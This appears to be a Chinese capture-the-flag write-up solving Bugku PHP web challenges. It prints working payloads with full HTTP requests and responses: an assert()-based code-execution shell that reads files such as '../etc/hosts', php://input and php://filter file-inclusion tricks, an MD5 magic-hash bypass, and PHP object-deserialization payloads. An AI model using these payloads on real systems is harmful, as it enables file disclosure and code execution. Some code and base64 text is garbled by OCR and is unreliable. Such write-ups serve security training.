print (r.post(url,data).text)#post方法传上去
```

拿到flag

```
languages  
KEY{111dd62fc377076be18a}  
[Finished in 0.7s]
```

过狗一句话

题目给的代码

```
<?php  
$poc="a#s#s#e#r#!";  
$poc_1=explode("#",$poc);  
$poc_2=$poc_1[0].$poc_1[1].$poc_1[2].$poc_1[3].$poc_1[4].$poc_1[5]; $poc_2($_GET['s'])  
?>
```

explode()函数可以在官方文档看详细信息，就是把字符串打散成数组。

explde()分割a#s#s#e#r#!为assert，使用assert()函数的解析传进来的s串，那就说明可以执行代码。

payload:

```
s=print_r(scandir('.')) 然后读取fl4g.txt  
s=print_r(glob("* *")) 然后读取show_source("fl4g.txt")**  
使用file_get_contents("flag.txt")读取文件**
```

读取文件还可以使用readfile()和fopen()，可以任意读取文件。

```
?s=print_r(readfile('../etc/hosts'))  
?s=print_r(fopen('../etc/hosts','r'))
```

md5 collision

题目提示是MD5碰撞，开始试了几个`a=1`之类的，都报是`false`，猜测应该是要输入的这个值，MD5之后是以`0e`开头的字符串，因为，PHP在处理哈希字符串时，会利用`!=`或`==`来对哈希值进行比较，它把每一个以`0e`开头的哈希值都解释为0

payload: ?a=s155964671a

never give up

打开题目，看看源码，发现一个1.html，查看源码，

```
<HTML>
<HEAD>
<SCRIPT LANGUAGE="Javascript">
<!--

var Words ="%3Cscript%3Ewindow.location.href%3D%27http%3A//www.bugku.com%27%3B%3C/script%3E%20%0A%3C%21--JTlyJTNCaWYI
MjgIMjEIMjRfR0VUJTVCTI3aWQIMjciNUQIMjkIMEEIN0IIMEEIMDloZWFkZXlIMjgIMjdMb2NhdGlvbUzQSUyMGhbGxvLnBocCUzRmlkJTNEMSUyNy
UyOSUzQiUwQSUwOWV4aXQIMjgIMjkIM0IIMEEIN0QIMEEIMjRpZCUzRCUyNF9HRVQINUIMjdpZCUyNyU1RCUzQiUwQSUyNGEIM0QIMjRfR0VUJ
TVCJTI3YSUyNyU1RCUzQiUwQSUyNGIIM0QIMjRfR0VUJTVCTI3YiUyNyU1RCUzQiUwQWImJTl4c3RyaXBvcyUyOCUyNGEIMkMIMjcuJTl3JTl5JTl
5JTBBJTdCJTBBAJT5ZWNoByUyMCUyN25vJTlwbm8IMjBubyUyMG5vJTlwbm8IMjBubyUyMG5vJTl3JTNCJTBBJTl5cmV0dXJuJTlwJTNCTBBJTd
EJTBBJTl0ZGF0YSUyMCUzRCUyMEBmaWxlX2dldF9jb250ZW50cyUyOCUyNGEIMkMIMjdyJTl3JTl5JTNCJTBBBaWYIMjgIMjRkYXRhJTNEJTNEJTl
yYnVna3UIMjBpcyUyMGEIMjBuaWNJUTlwGxhdGVmb3JtJTlxJTlyJTlwYW5kJTlwJTl0aWQIM0QIM0QwJTlwYW5kJTlw3RybGVuJTl4JTl0YiUyOSU
zRTUIMjBhbmQIMjBlcmVnaSUyOCUyMjExMSUyMi5zdWJzdHlIMjgIMjRiJTJDMCUyQzEIMjkIMkMIMjlxMTE0JTlyJTl5JTlwYW5kJTlw3Vic3RyJTl4JTl
0YiUyQzAIMkMxJTl5JTlxJTNENCUyOSUwQSU3QiUwQSUwOXJlcXVpcmUIMjgIMjMjNGwyYTNhLnR4dCUyMiUyOSUzQiUwQSU3RCUwQWVsc2UI
MEEIN0IIMEEIMDlwcmIudCUyMCUyMm5ldmVyJTlwbmV2ZXlIMjBuZXZlciUyMGdpdmUIMjB1cCUyMCUyMSUyMSUyMiUzQiUwQSU3RCUwQS
UwQSUwQSUzRiUzRQ%3D%3D--%3E"
function OutWord()
{
var NewWords;
NewWords = unescape(Words);
document.write(NewWords);
}
OutWord();
// -->
</SCRIPT>
</HEAD>
<BODY>
</BODY>
</HTML>
```

可以看到中间有一大段base64加密的串，还混这url，base64解密之后，是一段url编码，和一些语句，

```
%22%3Bif%28%21%24_GET%5B%27id%27%5D%29%0A%7B%0A%09header%28%27Location%3A%20hello.php%3Fid%3D1%27%29%3B%0A%09exit%28%29%3B%0A%7D%0A%24id%3D%24_GET%5B%27id%27%5D%3B%0A%24a%3D%24_GET%5B%27a%27%5D%3B%0A%24b%3D%24_GET%5B%27b%27%5D%3B%0Aif%28stripos%28%24a%2C%27.%27%29%29%0A%7B%0A%09echo%20%27no%20no%20no%20no%20no%20no%27%3B%0A%09return%20%3B%0A%7D%0A%24data%20%3D%20@file_get_contents%28%24a%2C%27r%27%29%3B%0Aif%28%24data%3D%3D%22bugku%20is%20a%20nice%20plateform%21%22%20and%20%24id%3D%3D0%20and%20strlen%28%24b%29%3E5%20and%20eregi%28%22111%22.substr%28%24b%2C0%2C1%29%2C%221114%22%29%20and%20substr%28%24b%2C0%2C1%29%21%3D4%29%0A%7B%0A%09require%28%22f4l2a3g.txt%22%29%3B%0A%7D%0Aelse%0A%7B%0A%09print%20%22nev  
er%20never%20never%20give%20up%20%21%21%21%22%3B%0A%7D%0A%0A%0A%3F%3E
```

再次url解码之后，得到源码

```
if(!$_GET['id'])
{
header('Location: hello.php?id=1');
exit();
}
$id=$_GET['id'];
$a=$_GET['a'];
$b=$_GET['b'];
if(strpos($a,'.'))
{
echo 'no no no no no no no';
return ;
}
$data = @file_get_contents($a,'r');
if($data=="bugku is a nice plateform!" and $id==0 and strlen($b)>5 and eregi("111".substr($b,0,1),"1114") and substr($b,0,1)!=4)
{
require("f4l2a3g.txt");
}
else
{
print "never never never give up !!!";
}
```

```
if(strpos($a,'.'))
if($data=="bugku is a nice plateform!" and
    id==0 and eregi("111".substr($b,0,1)."1114") and substr($b,0,1)!=4)
```

要求a中不能有字符，id不能是空，且id=0，data="bugku is a nice plateform!"，id=0，b的长度>5，"111"拼接上b的第一个字符="1114"，但是b的低一个字符有不能=4，这样才可以包含f4l2a3g.txt

我们一点点来分析，

PHP在处理数字与字符串的结合是会把第一个数字当做整个串的值，比如"1asd"=1，那么我们只要使id的值，是一个字符串，就可以使id弱等于0，

源码中变量 \$data 是由 file_get_contents() 读取的， file_get_contents() 函数是用于将文件的内容读入到一个字符串中的方法，函数读取变量 \$a 的值而得，所以 \$a 的值必须为数据流。

我们不可能创建一个a文件，再写入数据bugku is a nice plateform!。

那么，要让a=bugku is a nice plateform!，只能利用，用php伪协议 php:// 来访问输入输出的数据流，它的大概意思就是可以读取我们post传递的只读数据流。所以，令 \$a = "php://input"，并post提交字符串 bugku is a nice plateform!。

而对于eregi("111".substr(\$b,0,1),"1114")，很简单，直接用%00绕过，可以使b=%0012345

```
GET /test/hello.php?id=asd&b=%0012345&a=php://input HTTP/1.1
Host: 123.206.87.240:8006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 26

bugku is a nice plateform!
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 13 Apr 2019 11:56:14 GM
Content-Type: text/html
Connection: close
Content-Length: 40

<!--1p.html-->
flag{this_is_The_flag}
```

成得到flag。还有一个方法是，直接读取f4l2a3g.txt

```
if($data=="bugku is a nice plateform!" and
strlen($b)>5 and eregi("111".substr($b,0,
substr($b,0,1)!=4)
{
    require("f4l2a3g.txt");
}
else
```

也可以得到flag。

welcome to bugkuctf

查看源码

```
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r')==="welcome to the bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
}else{
    echo "you are not admin ! ";
}
```

有个hint.php，访问试试，什么都没有，不死心，再 `?file=php://filter/read=convert.base64-encode/resource=hint.php` 读一下，什么都没有，，，，，

还是看源码吧

`file_get_contents($user,'r')==="welcome to the bugkuctf"`，意思是把名为\$user文件的内容输出到一个字符串，并且要求这个字符串是"welcome to the bugkuctf"，

这里可以使用php://伪协议，让user=php://，然后post提交welcome to the bugkuctf，这样就可以使语句变成 `file_get_contents(phi://,'r')`

payload : GET: ?txt=php://input POST: welcome to the bugkuctf

```
GET /test1/?txt=php://input HTTP/1.1
Host: 123.206.87.240:8006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 23

welcome to the bugkuctf
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 13 Apr 2019 12:26:17 GMT
Content-Type: text/html
Connection: close
Content-Length: 322

hello friend!<br>

<_
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];

if(isset($user)&&(file_get_contents($user,'r') ===
bugkuctf")){
    echo "hello admin!<br>";
    include($file); //hint.php
```

页面变了，但是为啥不是hello admin呢？

而且，flag在哪呢。。。。。

突然想到hint.php，再读一次 `file=php://filter/read=convert.base64-encode/resource=hint.php`

payload: `?txt=php://input&file=php://filter/read=convert.base64-encode/resource=hint.php`

```
GET
/test1/?txt=php://input&file=php://filter/read=convert.base64-encode/resource=hint.php HTTP/1.1
Host: 123.206.87.240:8006
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 23

welcome to the bugkuctf
```

```
Content-Type: text/html
Connection: close
Content-Length: 658

hello
friend!<br>PD9waHAglA0KICANCMlIsYXNzIEZsYWd7Ly9mbGFnLnBocCAgDQoglCAgcHVibGjICRmaWxlOyAgDQoglCAgcHVibGjIGZ1bmN0aW9ulF9fdG9zdhJpbmcoKXsglA0KICAgICAgICBpZihpc3HldCgkdGhpcey0+ZmlsZSkpeyAgDQoglCAglCAglCAglCBiY2hvIGZpbGVfZ2V0X2lvbnRlbnRzKCR0aGlzLT5maWxIKTsgDQoJCQIY2hvICl8Ynl+jsNCgkJcmV0dXJuIcgiz29vZC1pOw0KICAgICAgICB9ICAiAgICB9ICANCn0glA0KPz4glA==

<_
$user = $_GET["txt"];
$file = $_GET["file"];
$pass = $_GET["password"];
```

有东西啊，拿去解码，

```
<?php //hint.php
class Flag{//flag.php
public $file;
public function __toString(){
    if(isset($this->file)){
        echo file_get_contents($this->file);
        echo "<br>";
        return ("good");
    } } } ?>
```

得到了源码，可以然并卵啊，，，百思不得其解，最后，百度了一下，发现`php://filter`读取`index.php`，居然把这个给忘了，，读吧，

```
test1/?txt=php://input&file=php://filter/read=convert.base64-encode/reso  
urce=index.php HTTP/1.1  
Host: 123.206.87.240:8006  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)  
Gecko/20100101 Firefox/62.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language:  
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2  
Accept-Encoding: gzip, deflate  
Connection: close  
Upgrade-Insecure-Requests: 1  
Cache-Control: max-age=0  
Content-Length: 23  
  
welcome to the bugkuctf
```

```
hello  
friend!<br>PD9waHAgIA0KJHR4dCA9ICRfR0VUWyJ0eHQiTsgIA0K  
JGZpbGUgPSAkX0dFVFsiZmlsZSJD0yAgDQokcGFzc3dvcmQgPS  
AkX0dFVFsicGFz3dvcmQiXTsgIA0KICAHcmImKGJzc2V0KCR0eH  
QpJiYoZmlsZV9nZXRFY29udGVudHMoJHR4dCwncicpPT09IndlbG  
NvbWUgdG8gdGhlIGJ1Z2t1Y3RmlkpeyAgDQogICAgZWllobyaiaG  
VsbG8gZnJpZW5kITxicj4iOyAgDQogICAgawYoCHJIZ19tYXRjaCgi  
L2ZsYWcvliwkZmlsZSkpeyAHCgkJZWllobya5LiN6I09546w5Zyo  
5bCx57uZ5L2gZmxhZ+WTpil7DQogICAgICAgIY2x1ZGUoJGZpbGUpOyAgIA  
0KICAgICAgICAgkCAGc3dvcmQgPSB1bnNlcmlhbGI6ZSgkcGFzc3d  
vcmQpOyAgDQogICAgICAgICAgIYjaG8gJHBhc3N3b3JkOyAgDQogIC  
AgfSAgDQp9ZWxzZXsgIA0KICAglGVjaG8glnlvdBhcmUgbm90IH  
RoZSBudW1iZXIgb2YgYnVna3UgISAIoYAgDQp9ICANCIAgDQo/PiA  
gDQogIA0KPCetLSAgDQokdXNiciA9ICRfR0VUWyJ0eHQiTsgIA0K  
JGZpbGUgPSAkX0dFVFsiZmlsZSJD0yAgDQokcGFzcyA9ICRfR0V  
UWyJwYXNzd29yZCJdOyAgDQogIA0KaWYoaXNzZXQoJHVzZXlpJi  
YoZmlsZV9nZXRFY29udGVudHMoJHVzZXlsJ3lnKT09PSJ3ZWxjb2  
1lIRvlHRoZSBidWdrdWN0ZlpKXsgIA0KICAglGVjaG8glnlbGxvlG  
FkbWlulTxicj4iOyAgDQogICAgaw5jbHVkZSgkZmlsZSk7IC8vaGlu  
dC5waHAgIA0KFWsc2V7ICANCiAgICBIY2hvICJ5b3UgYXJIIg5vdC  
BhZG1pbiAhICl7ICANCn0gIA0KIC0tPiAg
```

再base64解码，

```
<?php //index.php  
$txt = $_GET["txt"];  
$file = $_GET["file"];  
$password = $_GET["password"];  
if(isset($txt)&&(file_get_contents($txt,'r')=="welcome to the bugkuctf")){  
    echo "hello friend!<br>";  
    if(preg_match("/flag/", $file)){  
        echo "不能现在就给你们flag哦";  
        exit();  
    }else{  
        include($file);  
        $password = unserialize($password);  
        echo $password;  
    }  
}else{  
    echo "you are not the number of bugku ! ";  
}  
?>
```

```
if(preg_match("/flag/", $file)) //说明文件名不能含有flag
```

```
password= unserialize( password);
```

第一句，说明文件名\$file不能含有flag，

```

<?php
class Flag{//flag.php
public $file;
public function __toString(){
if(isset($this->file)){
echo file_get_contents($this->file);
echo "<br>";
return ("good");
} } ?>

```

而这段代码中，有一个`__toString()`方法，双下划线的魔术方法，当Flag类被实例化的时候会自动执行`__toString`方法，而这个方法中写了如果`file`文件存在，那么就输出`file`文件中的内容。

```

if(preg_match("/flag/", $file)){
echo "不能现在就给你们flag哦";
exit();
}else{
include($file);
$password = unserialize($password);
echo $password;
}

```

如果文件名没有"flag"了，就会把这个文件包含进来,然后`password`进行反序列化，再输出`password`的值。

所以我们要构造一个Flag类型的参数，并把这个参数传给`password`。

但是`password`被`unserialize()`反序列化处理，所以要先`serialize()`序列化，关于序列化与反序列化，可以查看我的另一篇文章，[PHP序列化与反序列化](#)

[直接PHP代码在线执行](#)

```

1 <?php
2 * class Flag{
3     var $file='flag.php';
4 }
5 $a=new Flag();
6 print_r(serialize($a));
7 ?>

```

缩进 减少缩进 注释 格式化 Clear

```

O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}

```

然后把 `password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}` get提交

GET /test1/?txt=php://input&file=hint.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";} HTTP/1.1

Host: 123.206.87.240:8006

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0) Gecko/20100101 Firefox/62.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2

Accept-Encoding: gzip, deflate

Connection: close

Upgrade-Insecure-Requests: 1

HTTP/1.1 200 OK

Server: nginx

Date: Sat, 13 Apr 2019 13:15:17 GMT

Content-Type: text/html

Connection: close

Content-Length: 378

hello friend!
 <?php
//flag{php_is_the_best_language} 1
?>
good

终于拿到flag了

字符？正则？

```
<?php
highlight_file('2.php');
$key='KEY{*****';
$IM= preg_match("/key.*key.{4,7}key:V.V(. *key)[a-z][[:punct:]]/i", trim($_GET["id"]), $match);
if( $IM ){
    die("key is: ".$key);
}
?>
```

原文：https://blog.csdn.net/qq_30464257/article/details/81160656

关键的还是看preg_match中的内容嘛，这里简单讲一下、需要用到的规则

- 1.表达式直接写出来的字符串直接利用，如key
- 2.“.”代表任意字符
- 3.”*”代表一个或一序列字符重复出现的次数，即前一个字符重复任意次
- 4.“V”代表“/”
- 5.[a-z]代表a-z中的任意一个字符
- 6.[[:punct:]]代表任意一个字符，包括各种符号
- 7./i代表大小写不敏感
- 8.{4-7}代表[0-9]中数字连续出现的次数是4-7次

payload: ?id=keyaaakeyaaaakey:/a/aakeya@

你从哪里来

打开题目，就一句话

are you from google?

换Google浏览器试了一下，发现还是不行，那么只能修改header了

HTTP Referer是header的一部分，当浏览器向web服务器发送请求的时候，一般会带上Referer，告诉服务器我是从哪个页面链接过来的，服务器基此可以获得一些信息用于处理。

```
GET /from.php HTTP/1.1
Host: 123.206.87.240:9009
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Referer:https://www.google.com
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 13 Apr 2019 14:08:25 GMT
Content-Type: text/html
Connection: close
Content-Length: 21

flag{bug-ku_ai_admin}
```

Web8

```
<?php  
extract($_GET);  
if (!empty($ac)){  
$f = trim(file_get_contents($fn));  
if ($ac === $f){  
echo "<p>This is flag: " . $flag</p>";  
}  
else{  
echo "<p>sorry!</p>";  
}  
?>
```

ac的值 = f, 而 * f ..

文件由谁写的 我们并不知道 ..

payload: get: ?ac=1&fn=php://input post: 1</p

GET /web8/index.php?ac=1&fn=php://input HTTP/1.1<br/Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:

1
1

```
<span style="color: #0000BB">>&lt;?php<br />extract</span><span  
style="color: #007700">>(</span><span style="color:  
#0000BB">$_GET</span><span style="color: #007700">);<br  
/>if&nbsp;!empty(</span><span style="color:  
#0000BB">$ac</span><span style="color: #007700">))<br />{<br  
/></span><span style="color: #0000BB">$f&nbsp;</span><span  
style="color: #007700">>=&nbsp;</span><span style="color:  
#0000BB">trim</span><span style="color: #007700">(</span><span  
style="color: #0000BB">file_get_contents</span><span style="color:  
#007700">(</span><span style="color: #0000BB">$fn</span><span  
style="color: #007700">));<br />if&nbsp;(</span><span style="color:  
#0000BB">$ac&nbsp;</span><span style="color:  
#007700">>====&nbsp;</span><span style="color:  
#0000BB">$f</span><span style="color: #007700">)<br />{<br  
/>echo&nbsp;</span><span style="color:  
#DD0000">>"&lt;p&gt;This&nbsp;is&nbsp;flag:&nbsp;</span><span  
style="color: #007700">>.</span><span style="color:  
#DD0000">>"&nbsp;</span><span style="color:  
#0000BB">>$flag</span><span style="color:  
#DD0000">>&lt;/p&gt;"</span><span style="color:  
#007700">>";<br />}<br />}<br /></span><span style="color:  
#0000BB">?&gt;<br /></span>  
</code><p>This is flag: flag{3cfb7a90fc0de31}</p>
```

在网上还看到一种方法，根据题目提示，访问flag.txt，看到文件内容是flags，然后构造payload:

?ac=flags&fn=flag.txt，也是可以的，这个应该才是出题意图。

GET /web8/index.php?ac=flags&fn=flag.txt HTTP/1.1
Host: 123.206.87.240:8002
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

1

```
#DD0000">>"&lt;p&gt;This&nbsp;is&nbsp;flag:&nbsp;</span>  
n style="color: #007700">>.</span><span style="color:  
#DD0000">>"&nbsp;</span><span style="color:  
#0000BB">>$flag</span><span style="color:  
#DD0000">>&lt;/p&gt;"</span><span style="color:  
#007700">>";<br />}<br />echo&nbsp;</span><span style="color:  
#DD0000">>"&lt;p&gt;&lt;p&gt;"</span><span style="color:  
#007700">>";<br />}<br />}<br /></span><span style="color:  
#0000BB">?&gt;<br /></span>  
</code><p>This is flag: flag{3cfb7a90fc0de31}</p>
```

flag.php


看看源码，发现login只是个按钮，怪不得怎么点都没反应

这个提示hint，找了半天不知道是什么用，最后，get传进去hint=1，发现了源码

```
<?php
error_reporting(0);
include_once("flag.php");
$cookie = $_COOKIE['ISecer'];
if(isset($_GET['hint'])){
    show_source(__FILE__);
}
elseif(unserialize($cookie) === "$KEY")
{
    echo "$flag";
}
else {
?>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8">
<title>Login</title>
<link rel="stylesheet" href="admin.css" type="text/css">
</head>
<body>
<br>
<div class="container" align="center">
<form method="POST" action="#">
<p><input name="user" type="text" placeholder="Username"></p>
<p><input name="password" type="password" placeholder="Password"></p>
<p><input value="Login" type="button"/></p>
</form>
</div>
</body>
</html>
<?php
}
$KEY='ISecer:www.isecer.com';
?>
```

(unserialize(cookie)= ___.KEY")

这样看起来，只要把 \$KEY='ISecer:www.isecer.com' 序列化之后，给cookie就可以了，事实上，也确实是把 KEY序列化之后给 cookie，只不过，KEY在序列化的时候，还未定义，是个空值，而不是 \$KEY='ISecer:www.isecer.com'，所以，把\$KEY=""序列化之后为 s:0:"";



The screenshot shows a code editor interface with the following details:

- Toolbar: PHP, 保存(Save), 我的代码, 嵌入博客(Embed), 执行(Run), +
- Code Area:

```
1 <?php
2 $KEY="";
3 print_r(unserialize($KEY));
4 ?>
```
- Output Area: Displays the result of the print_r function, showing the serialized representation of the variable.

cookie的参数是ISecer，所以payload：

```
cookie: ISecer=s:0:"";
```

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:62.0)
Gecko/20100101 Firefox/62.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
Content-Length: 0
cookie: ISecer=$0:"";
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Sat, 13 Apr 2019 15:06:53 GMT
Content-Type: text/html
Connection: close
Content-Length: 27
```

```
flag{unserialize_by_virink}
```

Trim的笔记本